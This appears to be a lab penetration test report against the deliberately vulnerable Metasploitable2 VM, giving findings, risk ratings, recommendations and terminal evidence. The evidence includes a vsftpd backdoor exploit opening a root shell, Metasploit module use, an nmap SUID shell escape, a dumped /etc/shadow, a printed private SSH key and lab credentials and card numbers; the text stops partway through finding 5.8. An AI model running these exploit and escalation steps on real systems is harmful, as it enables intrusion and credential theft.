



# **VULNERABILITY ASSESSMENT & PENETRATION TESTING SERVICE**

Prepared by:

**Shadrack Mwabe**

---

[contact@techfree.org](mailto:contact@techfree.org) || +254 792126095 || [www.techfree.org](http://www.techfree.org)

# CONTENTS

<b>1. Executive Findings:</b>	<b>3</b>
<b>2.Scope:</b>	<b>3</b>
<b>2.1.In Scope Assets:</b>	<b>3</b>
<b>2.1.1 External Reconnaissance &amp; Enumeration:</b>	<b>4</b>
<b>2.1.2 Vulnerability Scanning &amp; Exploitation:</b>	<b>4</b>
<b>2.1.3 Post Exploitation &amp; Internal Testing:</b>	<b>4</b>
<b>3. Methodology:</b>	<b>4</b>
<b>4. Risk Criteria:</b>	<b>6</b>
<b>5. Vulnerability Assessment &amp; Penetration Testing-Detailed Findings:</b>	<b>7</b>
<b>5.1 Critical Remote System Compromised:</b>	<b>7</b>
<b>5.2 Unrestricted Root Access via Linked Credentials:</b>	<b>9</b>
<b>5.3 Misconfigured SUID Binary Enabling Local Privilege Escalation:</b>	<b>11</b>
<b>5.4 Exposed Private SSH Keys via World-Readable SMB Share:</b>	<b>15</b>
<b>5.5 Critical Misconfiguration - MySQL Root Account Accessible Without Password:</b>	<b>17</b>
<b>5.6 Plaintext Password Storage In Backend Database:</b>	<b>20</b>
<b>5.7 Sensitive Data Exposure:</b>	<b>22</b>
<b>5.8 Default Credentials on Telnet Service:</b>	<b>24</b>
<b>5.9 Insecure Authentication - Weak Passwords vulnerable to Brute-force:</b>	<b>26</b>
<b>5.0.1 Weak Password Storage Mechanism:</b>	<b>28</b>
<b>5.0.2 SMB Signing Not Enforced:</b>	<b>30</b>
<b>5.0.3 Anonymous SMB Login &amp; Share Enumeration Allowed:</b>	<b>31</b>
<b>5.0.4 Empty Password Login Enabled via RPCt:</b>	<b>33</b>
<b>5.0.5 Insecure Protocol Enabled - SMBv1:</b>	<b>35</b>
<b>5.0.6 Outdated Software(Linux Kernel Version):</b>	<b>36</b>
<b>5.0.7 Cryptographic Weakness:</b>	<b>37</b>
<b>5.0.8 Anonymous FTP Login Allowed On port 21:</b>	<b>38</b>
<b>5.0.9 Secure Configuration:</b>	<b>39</b>
<b>6. Conclusion:</b>	<b>41</b>

# VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

## 1. Executive Summary

This report outlines the results of a penetration test conducted against **Metasploitable2 Inc.**, a simulated organization represented by the Metasploitable2 virtual machine. The objective of this engagement was to assess the security posture of the target system, identify exploitable vulnerabilities, and provide actionable recommendations to enhance its overall security.

The assessment was performed from an external attacker's perspective, simulating real-world attack techniques. Multiple services were discovered running on the target system, several of which were outdated and misconfigured. The testing revealed a number of critical vulnerabilities, including:

- Remote code execution via known exploits (e.g., VSFTPD backdoor)
- Weak and default credentials on various services
- Outdated and vulnerable software components

Open ports exposing sensitive services without proper access controls

## 2. Scope

The scope of this penetration test was limited to the **Metasploitable2 Inc.** virtual machine, a purposely vulnerable system designed for security testing and research. The engagement was conducted in a controlled lab environment using Kali Linux as the attacking machine and VirtualBox for virtualization.

### 2.1 In-Scope Assets:

- **Target Host:** Metasploitable2 VM

- **IP Address:** 192.168.56.101

- **Network Interface:** Host-only network interface (isolated lab environment)

#### **Testing Activities Included:**

**2.1.1 External Reconnaissance & Enumeration:** Identifying open ports, running services, and potential entry points using tools like **Nmap**.

**2.1.2 Vulnerability Scanning & Exploitation:** Exploiting identified weaknesses in services (e.g., FTP, Samba, Apache, MySQL) using manual and automated tools, including **Metasploit**.

#### **2.1.3 Post-Exploitation & Internal Testing:**

- Gaining unauthorized shell access
- Enumerating users, processes, and configurations
- **Privilege Escalation** techniques to gain root-level access
- Lateral movement within the system (where applicable)

This scope was established to simulate a real-world attack chain-from initial access to full system compromise-providing insight into the internal security posture of **Metasploitable2 Inc.** once perimeter defenses are breached.

### **3. Methodology**

The penetration test against **Metasploitable2 Inc.** followed a structured approach inspired by industry-standard frameworks such as the **PTES (Penetration Testing Execution Standard)** and **OWASP Testing Guide**. The objective was to simulate the techniques and procedures of real-world attackers in order to identify and exploit

security weaknesses.

The engagement was divided into the following key phases:

### **1. Information Gathering**

- Passive and active reconnaissance to discover open ports, services, and basic system fingerprinting.
- Tools Used: Nmap, whatweb

### **2. Enumeration**

- Deep service enumeration to extract banner information, directory structures, shares, and usernames.  
Targeted services: FTP, SSH, Telnet, SMB, HTTP, MySQL, and more.
- Tools used: Nmap, Nmap NSE, Smbclient, Netexec, crackmapexec, smbmap, rpcclient.

### **3. Vulnerability Identification**

- Manual analysis and automated scanning to identify known vulnerabilities mapping of vulnerable versions of services to public exploits.
- Tools used: Searchsploit, Nmap NSE, Metasploit, Exploit-DB

### **4. Exploitation**

- Execution of carefully selected exploits to gain unauthorized access.

Exploits included:

- VSFTPD backdoor (CVE-2011-2523)
- Unreal RCD backdoor
- Misconfigured SMB shares
- Tools used: Metasploit Framework, manual shell scripts from Exploit-DB

### **5. Post-Exploitation**

Privilege escalation through kernel exploits and misconfigurations.

- Enumeration of system information, stored credentials, and sensitive files.

## **6. Reporting**

- Documentation of all vulnerabilities found, exploitation steps, risks, and recommendations.
- Screenshots and technical evidence provided where applicable.

This methodology ensured comprehensive coverage of the attack surface and helped simulate both external and internal attacker scenarios, from initial access to full system compromise.

## **4. Risk Criteria**

Freotech Solutions LTD utilizes the Common vulnerability Scoring System(CVSS 3.0), an open trusted framework that provides a consistent view of your vulnerability level independent of the company and tools used to perform the assessment. We further contextualized the risk ratings based on the scheme's operating environment to arrive at the below 4 risk ratings.

<b>Critical</b>	<ul style="list-style-type: none"> <li>• Access to highly sensitive/ privileged information and ability to escalate system access rights laterally and vertically across the network and on core business systems.</li> </ul>
<b>High</b>	<ul style="list-style-type: none"> <li>• Access to highly sensitive/ privileged information e.g. customer records, strategy documents or any issues that would lead to significant disruption in business operations.</li> </ul>
<b>Medium</b>	<ul style="list-style-type: none"> <li>• Access to system(s) but without ability to modify or view highly privileged information or any issues that would lead to moderate disruption on business operations.</li> </ul>
<b>Low</b>	<ul style="list-style-type: none"> <li>• Minor loopholes that exist in non-critical systems but difficult to exploit.</li> </ul>

## 5. Vulnerability Assessment and Penetration

### Testing-Detailed Findings

#### 5.1 Critical Remote System Compromise via Backdoored vsftpd Service (CVE-2011-2523)

The target system was found running a maliciously backdoored version of the **Very Secure FTP Daemon (vsftpd) 2.3.4**, which contains a deliberately planted vulnerability—CVE-2011-2523. This version was unofficially modified to include a backdoor triggered by a specially crafted username. When a remote attacker connects via FTP and appends a :) to the username (e.g., user:)), the backdoor silently spawns a root shell on TCP port 6200, granting unauthenticated and unrestricted remote command execution as root.

This is not a buffer overflow or misconfiguration—it's a purposefully inserted backdoor, making it particularly dangerous and devious in nature.

**RISK - CRITICAL**

**Impact:**

- **Complete System Compromise:** Remote root shell access without valid credentials.
- **Privilege Escalation:** Full administrative control over the server.
- **Data Breach Potential:** Confidential data exposure, service manipulation, or destruction.
- **Persistence & Evasion:** Attackers can implant additional backdoors, disable logs, and evade detection.

### Recommendation:

- **Immediate Decommissioning** of any system running vsftpd 2.3.4 or any version from untrusted sources.
- **Upgrade to Latest Official Version** of vsftpd from a verified source.
- **Network Segmentation** to isolate critical services from publicly exposed daemons.
- **Monitor Unusual Ports (e.g., 6200)** and traffic patterns indicative of shell access.

### Evidence:

```
(root@Kali)-[~/jobs/metasploitable2]
# python3 ftp_exploit2.py 192.168.56.101
b'220 (vsFTPd 2.3.4)'
b'\r\n331 Please specify the password.'
Success, shell opened
Send 'exit' to quit shell
id
uid=0(root) gid=0(root)
pwd
/
cd root
pwd
/root
ls
Desktop
reset_logs.sh
vnc.log
```



```
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent NO vsftpd v2.3.4 backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
shell[*] Found shell.

[*] Command shell session 1 opened (192.168.56.24:44817 -> 192.168.56.101:6200) at 2025-04-11 02:23:09 +0300

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

## 5.2 Unrestricted Root Access via Leaked Credentials Over Telnet (Port 23)

During enumeration, the target exposed a **Telnet service** on TCP port 23, a protocol known for transmitting credentials in plaintext. Brute-force and default credential checks revealed that the service accepted the credentials `user:user`, indicating either weak or leaked login details.

Upon successful authentication, the session initially granted **restricted privileges** to the user. However, through further examination, it was discovered that the **SUID-enabled /usr/bin/nmap binary** could be leveraged to escalate privileges.

### RISK - CRITICAL

**Impact:**

- **Full System Access:** Direct shell access through Telnet as a privileged user.
- **Credential Exposure:** Potential reuse of weak or shared credentials across environments.

- **Persistence Capabilities:** An attacker could deploy additional backdoors or cron jobs for long-term access.

### Recommendation:

- **Disable Telnet** across all systems; replace with SSH secured with key-based authentication.
- **Enforce Strong Credential Policies**, including complexity, rotation, and multi-factor authentication.
- **Audit and Remove Default or Shared Credentials** across all services.
- **Implement Network Access Controls** to restrict access to remote management ports.

### Evidence:

The evidence demonstrates the presence of an exposed Telnet service on port 23, accessible over the network without any security controls in place. Through reconnaissance and password enumeration, valid credentials user:user were discovered—either leaked or left with default configurations.

Upon connecting to the Telnet service using these credentials telnet 192.168.56.101 Upon successful authentication, the session initially granted **restricted privileges** to the user.

```
(root@Kali)-[~/jobs/metasploitable2]
# nmap -p23 --script vuln*,telnet* --min-rate 1000 192.168.56.101 -oN nmap_telnetscan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 02:52 EAT
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-encryption:
|_ Telnet server does not support encryption
| telnet-brute:
| Accounts:
|   user:user - Valid credentials
|_ Statistics: Performed 4068 guesses in 603 seconds, average tps: 6.7
MAC Address: 08:00:27:17:E6:6F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 604.14 seconds

(root@Kali)-[~/jobs/metasploitable2]
#
```

```
(root@Kali)~[~/jobs/metasploitable2]
# telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^['.
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

```
metasploitable login: user
Password:
```

```
Last login: Thu Apr 10 19:52:47 EDT 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

To access official Ubuntu documentation, please visit:  
<http://help.ubuntu.com/>

```
user@metasploitable:~$ pwd
/home/user
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$
```

### 5.3 Misconfigured SUID Binary Enabling Local Privilege Escalation

Post-authentication enumeration uncovered a **misconfigured SUID** (Set User ID) binary—**/usr/bin/nmap**—which allowed execution with root privileges by a non-root user. The presence of this binary enabled an attacker, who had already gained a foothold using leaked credentials, to escalate privileges and execute arbitrary commands as root.

This vulnerability represents a critical misconfiguration in UNIX-like systems, where SUID binaries should be tightly controlled and limited to only those required for legitimate system functionality.

**RISK - CRITICAL**

### Impact:

- Complete local privilege escalation to root.
- Potential for system-wide control, data manipulation, or backdoor installation.

- Enables attackers to evade detection, disable logging, and persist access.

#### **Recommendation:**

- **Audit all SUID binaries** using tools like **find / -perm -04000 -type f** and remove unnecessary ones.
- Apply **principle of least privilege** to all user accounts.
- Use **file integrity monitoring tools** (AIDE, Tripwire) to track changes to critical files.
- Perform regular **privilege escalation assessments** during internal audits.

#### **Evidence:**

The evidence reveals a misconfigured SUID binary **/usr/bin/nmap** on the system that, when executed by a user with restricted privileges, can be exploited to escalate access. The binary, which was designed to run with elevated privileges, was found to have the SUID bit set but lacked proper input validation or permission controls. By running this binary, the attacker was able to execute commands with root-level privileges, bypassing the standard user restrictions and gaining full control over the system. The escalation was achieved by simply invoking the vulnerable **/usr/bin/nmap** binary, which led directly to a root shell, confirming a complete compromise of the system.

```
user@metasploitable:~$ whoami
user
user@metasploitable:~$ 
user@metasploitable:~$ find / -perm -04000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/cnsn
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
user@metasploitable:~$
```

## .. / nmap 11,478

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read  
SUID Sudo Limited SUID

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

```
user@metasploitable:~$ nmap --interactive
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# pwd
/home/user
sh-3.2# less /etc/shadow
WARNING: terminal is not fully functional
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
```

## 5.4 Exposed Private SSH Keys via World-Readable SMB Share

The target system exposed a misconfigured SMB (Server Message Block) share that was world-readable and accessible using the leaked credentials user:user. Within the shared directory, a private SSH key (id\_rsa) was discovered—belonging to a privileged user on the system.

This sensitive key was then used to authenticate via SSH, granting direct access to the target machine without any password prompt. Exposing private SSH keys in this manner is a severe operational and security failure, allowing attackers to completely bypass authentication mechanisms.

### **RISK - CRITICAL**

#### **Impact:**

- System access via SSH using private key authentication.

- Credential compromise with potential cross-system reuse.
- Persistence: Attacker could install their own public keys for stealthy long-term access.
- Bypass of login rate-limiting, MFA, or other standard protections.
- Data breach risk: SSH access often means access to files, databases, and internal services.

#### **Recommendation:**

- Immediately remove sensitive files (e.g., private keys) from shared directories.
- Restrict access to SMB shares using strong credentials and proper group permissions.
- Implement server-side filtering to prevent exposure of key files (\*.pem, id\_rsa, etc.).
- Enforce SSH key hygiene, including regular rotation and revocation of exposed keys.

#### **Evidence:**

The evidence shows that private SSH keys were found within a **world-readable SMB share**. These keys were accessible without any authentication or restrictions, allowing unauthorized users to retrieve them. Upon examination, the private key (id\_rsa) was found exposed, granting the potential for an attacker to authenticate and access remote systems as the key owner, leading to a severe security breach.



```

(root@Kali)-[~/jobs/metasploitable2]
# smbclient \\\\192.168.56.101\\user -U user
Password for [WORKGROUP\\user]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0  Fri Apr 11 04:14:45 2025
..               DR          0  Fri Apr 16 09:16:02 2010
.ssh             DH          0  Fri May  7 21:36:34 2010
.profile         H          586 Wed Mar 31 13:42:59 2010
.bash_history    H         1161 Fri Apr 11 03:45:18 2025
.bashrc          H         2928 Wed Mar 31 13:42:59 2010
.bash_logout    H          220 Wed Mar 31 13:42:59 2010

7282168 blocks of size 1024. 5427436 blocks available
smb: \> cd .ssh
smb: \.ssh> dir
.                D           0  Fri May  7 21:36:34 2010
..               D           0  Fri Apr 11 04:14:45 2025
id_dsa.pub       N          609 Fri May  7 21:36:34 2010
id_dsa           N          668 Fri May  7 21:36:34 2010

7282168 blocks of size 1024. 5427436 blocks available
smb: \.ssh> mget .id_dsa
NT_STATUS_NO_SUCH_FILE listing \.ssh\.id_dsa
smb: \.ssh> mget id_dsa
Get file id_dsa: y
getting file \.ssh\id_dsa of size 668 as id_dsa (50.2 KiloBytes/sec) (average 50.2 KiloBytes/sec)
smb: \.ssh> exit

(root@Kali)-[~/jobs/metasploitable2]
# cat id_dsa
-----BEGIN DSA PRIVATE KEY-----
MIIBugIBAAKBgQDVoHGx78RdmEV9IE4s8qGWS8x4lOfut4ShTocyXIfHWUKRVOYB
pA5Gd9KwuI6zaglzQzedEQOMpXDbTu/AfyOPuWAmD/X2koLyKC34vLTlVrU7YN5Z
Lr93kldM7khnqmTxzLXqeoos0A0cqApZAsO/LMFx/nDwRubkT4l2C/ddawIVAMv6
kqsvLq/L0cLLBdZn+Nw+k8cRAoGAILfnDd3w09UUQmM/1Zqn1LKluI7WdOpL8dy/
Nk9mdWFXl3u/dvSVnrVXdzgfjXhPBKKTiImk2U9FiPjpM8UgBsrk7JLnuJ7xgn8Z
w6+fMWtaWXEjuukeYwkgETB10lgViHdzGM7CTWakzeLqEWuLSBcDPF/fStFFFZi7
zWzwchACgYBNfKRDwM/QnEpdRTTSRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5Zxt
XeQtW5BYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvP
lbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTcytgIUcihlGv00
XcyqKVITUMZyayEOuIE=
-----END DSA PRIVATE KEY-----

```

## 5.5 Critical Misconfiguration – MySQL Root Account Accessible Without Password (Port 3306)

The target system exposed a MySQL database service on TCP port 3306, configured to allow login to the root user with no password. This represents a catastrophic misconfiguration, granting any remote user immediate administrative access to the database without any form of authentication.

Using the default root account without a password, I was able to:

- Access and modify all database content.

- Execute file and OS-level operations using MySQL's administrative capabilities.

## **RISK - CRITICAL**

### **Impact:**

- Complete compromise of database integrity, confidentiality, and availability.
- Remote Code Execution Potential via MySQL UDF (User-Defined Functions).  
Ability to extract sensitive user data, configuration files, or credentials.
- Easy pivot point into the operating system for further attacks.
- No detection resistance—no login, no logs, no noise.

This issue alone could lead to full domain compromise in real-world production environments.

### **Recommendation:**

- Immediately secure the MySQL root account with a strong password.
- Restrict database access by IP using **MySQL's bind-address** and **user privileges**.
- Perform a full review of user accounts and privileges within the MySQL instance.
- Deploy MySQL log monitoring and intrusion detection for any unauthorized access attempts.

### **Evidence:**

The evidence reveals a **critical misconfiguration** where the MySQL root account was accessible without a password on **port 3306**. Upon attempting to connect to the MySQL service (`mysql -u root -h 192.168.56.101 --skip-ssl`), no authentication was required, granting **immediate access to the root MySQL account**. This oversight allowed unauthorized users to execute arbitrary SQL queries, potentially compromising sensitive data and gaining full control over the database system.

```
(root@Kali)-[~/jobs/metasploitable2]
# nmap -p3306 --script vuln*,mysql-* --min-rate 1000 -sV -vv 192.168.56.101 -oN nmap_mysqlscan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 12:11 EAT
NSE: Loaded 59 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:11
Completed NSE at 12:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:11
Completed NSE at 12:11, 0.00s elapsed
Initiating ARP Ping Scan at 12:11
Scanning 192.168.56.101 [1 port]
Completed ARP Ping Scan at 12:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:11
Completed Parallel DNS resolution of 1 host. at 12:11, 0.20s elapsed
Initiating SYN Stealth Scan at 12:11
Scanning 192.168.56.101 [1 port]
Discovered open port 3306/tcp on 192.168.56.101
Completed SYN Stealth Scan at 12:11, 0.02s elapsed (1 total ports)
Initiating Service scan at 12:11
Scanning 1 service on 192.168.56.101
Completed Service scan at 12:11, 0.01s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.56.101.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:11
NSE Timing: About 75.82% done; ETC: 12:12 (0:00:10 remaining)
Completed NSE at 12:12, 42.56s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:12
Completed NSE at 12:12, 0.03s elapsed
Nmap scan report for 192.168.56.101
Host is up, received arp-response (0.00031s latency).
Scanned at 2025-04-11 12:11:27 EAT for 43s
```

PORT	STATE	SERVICE	REASON	VERSION
3306/tcp	open	mysql	syn-ack ttl 64	MySQL 5.0.51a-3ubuntu5
mysql-empty-password:				
_ root account has empty password				
vulners:				
cpe:/a:mysql:mysql:5.0.51a-3ubuntu5:				
SSV:19118 8.5 https://vulners.com/seebug/SSV:19118 *EXPLOIT*				

```
(root@Kali)~[~/jobs/metasploitable2]
# mysql -u root -h 192.168.56.101 -P 3306 -p --skip-ssl

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 43755
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)

MySQL [(none)]> █
```

**5.6 Critical Security Misconfiguration – Plaintext Password Storage in Backend Database**

During post-compromise analysis of the backend database, it was discovered that user credentials were stored in plaintext within authentication-related tables (e.g., users, accounts, or similar). This represents a severe security misconfiguration and a direct violation of secure credential management practices.

An attacker with access to the database (in this case, gained via an unauthenticated MySQL root login) could immediately read usernames and passwords in clear text, allowing:

- Credential reuse attacks across internal and external systems,
- User impersonation,
- And widespread lateral movement within and beyond the compromised environment.

No hashing, encryption, or salting mechanisms were in place, making the database an open book for credential harvesting.

**RISK - CRITICAL**

**Impact:**

- Complete compromise of user accounts, including potentially privileged users or

administrators.

- Password reuse risk across other platforms and environments.
- Severe data breach implications: Instant exfiltration of sensitive identity information.
- Regulatory & compliance violations (e.g., GDPR & PCI-DSS) due to insecure password storage.

#### **Recommendation:**

- Immediately hash all stored passwords using strong algorithms like **bcrypt**, **Argon2**, or **PBKDF2**, with appropriate salting.
- Perform a forced password reset for all users potentially affected by the plaintext exposure.
- Implement secure development lifecycle (SDLC) controls to catch these flaws during development.
- Conduct routine code and schema audits focused on credential storage practices.
- Enforce least-privilege access to the database to limit exposure in case of compromise.

#### **Evidence:**

The evidence reveals a **critical security misconfiguration** where user passwords were stored in **plaintext** within the backend database. Upon inspecting the database, it was found that the password field in the users table contained unencrypted, human-readable credentials. This exposes the system to severe risks, as anyone with access to the database can retrieve and misuse these sensitive passwords without any decryption mechanisms in place.

```

MySQL [mysql]> USE owasp10'
ERROR 1049 (42000): Unknown database 'owasp10'
MySQL [mysql]> USE owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]> SHOW TABLES;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts           |
| blogs_table        |
| captured_data      |
| credit_cards       |
| hitlog             |
| pen_test_tools     |
+-----+
6 rows in set (0.002 sec)

MySQL [owasp10]> DESCRIBE accounts;
+-----+-----+-----+-----+-----+-----+
| Field      | Type      | Null | Key | Default | Extra      |
+-----+-----+-----+-----+-----+-----+
| cid        | int(11)   | NO   | PRI | NULL    | auto_increment |
| username   | text      | YES  |     | NULL    |              |
| password   | text      | YES  |     | NULL    |              |
| mysignature | text      | YES  |     | NULL    |              |
| is_admin   | varchar(5) | YES  |     | NULL    |              |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.005 sec)

MySQL [owasp10]> SELECT * FROM accounts;
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | adrian | somepassword | Zombie Films Rock! | TRUE |
| 3 | john | monkey | I like the smell of confunk | FALSE |
| 4 | jeremy | password | d1373 1337 speak | FALSE |
| 5 | bruce | password | I Love SANS | FALSE |
+-----+-----+-----+-----+-----+

```

## 5.7 Sensitive Data Exposure – No Access Controls, No Encryption in Storage

Sensitive personal and business-critical information was found stored in plaintext within the backend database, without any form of encryption, access control, or data masking. This includes data such as:

- Account details.
- Internal system credentials.
- Business logic configurations.

Worse still, no access control mechanisms were implemented to restrict who or what could query or retrieve this data, leaving it freely accessible to any authenticated or low-privileged user—or

even to unauthenticated users in the case of previous privilege escalations.

This represents a complete breakdown in data protection best practices, with high potential for compliance violations and large-scale data breaches.

## **RISK - CRITICAL**

### **Impact:**

- **Massive data breach risk** with exposure of sensitive records.
- **Regulatory non-compliance** (GDPR, HIPAA, PCI-DSS, POPIA, etc.).
- **Facilitates business logic exploitation** if internal system secrets are exposed.
- Enables attackers to **enumerate, exfiltrate, and weaponize** the data immediately.

### **Recommendation:**

- Encrypt all sensitive data at rest, using AES-256 or equivalent.
- Implement strict access control policies at both the database and application levels.
- Classify and tag sensitive data, and apply appropriate handling standards.
- Enforce role-based access controls (RBAC) to limit exposure based on user roles.
- Log and monitor all access to sensitive tables or endpoints.

### **Evidence:**

The evidence reveals that sensitive data, including **user information** and **financial details**, was stored without proper **encryption or access controls**. The data was found in plain text in the database, and no role-based or access restrictions were enforced to limit who could access it.

```
MySQL [owasp10]> describe credit_cards;
+-----+-----+-----+-----+-----+-----+
| Field      | Type      | Null | Key | Default | Extra      |
+-----+-----+-----+-----+-----+-----+
| ccid       | int(11)   | NO   | PRI | NULL    | auto_increment |
| ccnumber   | text      | YES  |     | NULL    |              |
| ccv        | text      | YES  |     | NULL    |              |
| expiration | date      | YES  |     | NULL    |              |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.003 sec)

MySQL [owasp10]> SELECT * FROM credit_cards;
+-----+-----+-----+-----+
| ccid | ccnumber      | ccv | expiration |
+-----+-----+-----+-----+
| 1    | 4444111122223333 | 745 | 2012-03-01 |
| 2    | 7746536337776330 | 722 | 2015-04-01 |
| 3    | 8242325748474749 | 461 | 2016-03-01 |
| 4    | 7725653200487633 | 230 | 2017-06-01 |
| 5    | 1234567812345678 | 627 | 2018-11-01 |
+-----+-----+-----+-----+
5 rows in set (0.008 sec)

MySQL [owasp10]>
```

### 5.8 Default Credentials on Telnet Service (Port 23)

The target system exposed a Telnet service on port 23, which accepted default login credentials (**user:user**). This indicates either weak password policies or credential leakage. Telnet itself is an insecure protocol, transmitting all data—including credentials—in plaintext, making it highly susceptible to interception and brute-force attacks.

**RISK - HIGH**

**Impact:**

- Unauthorized remote access to the system.
- Easy entry point for low-privileged attackers.
- Opportunity for further lateral movement and privilege escalation.
- Credentials may be reused across other services, increasing attack surface.



**Recommendation:**

- **Disable Telnet** and migrate to secure protocols like SSH.
- **Audit all default credentials** and remove or change them immediately.
- Enforce **strong password policies**, password rotation, and least-privilege access.
- Implement **network access controls** to limit exposure of remote services.

**Evidence:**

The evidence shows that the Telnet service running on **port 23** was using **default credentials** msfadmin:msfadmin, allowing immediate unauthorized access. Upon connecting to the Telnet service, the system granted **root-level access** without requiring any additional authentication or security mechanisms. This misconfiguration significantly increases the risk of system compromise, as attackers can easily exploit default credentials to gain full control.

```
(root@Kali)-[~/jobs/metasploitable2]
# telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Apr 10 18:51:30 EDT 2025 on pts/1
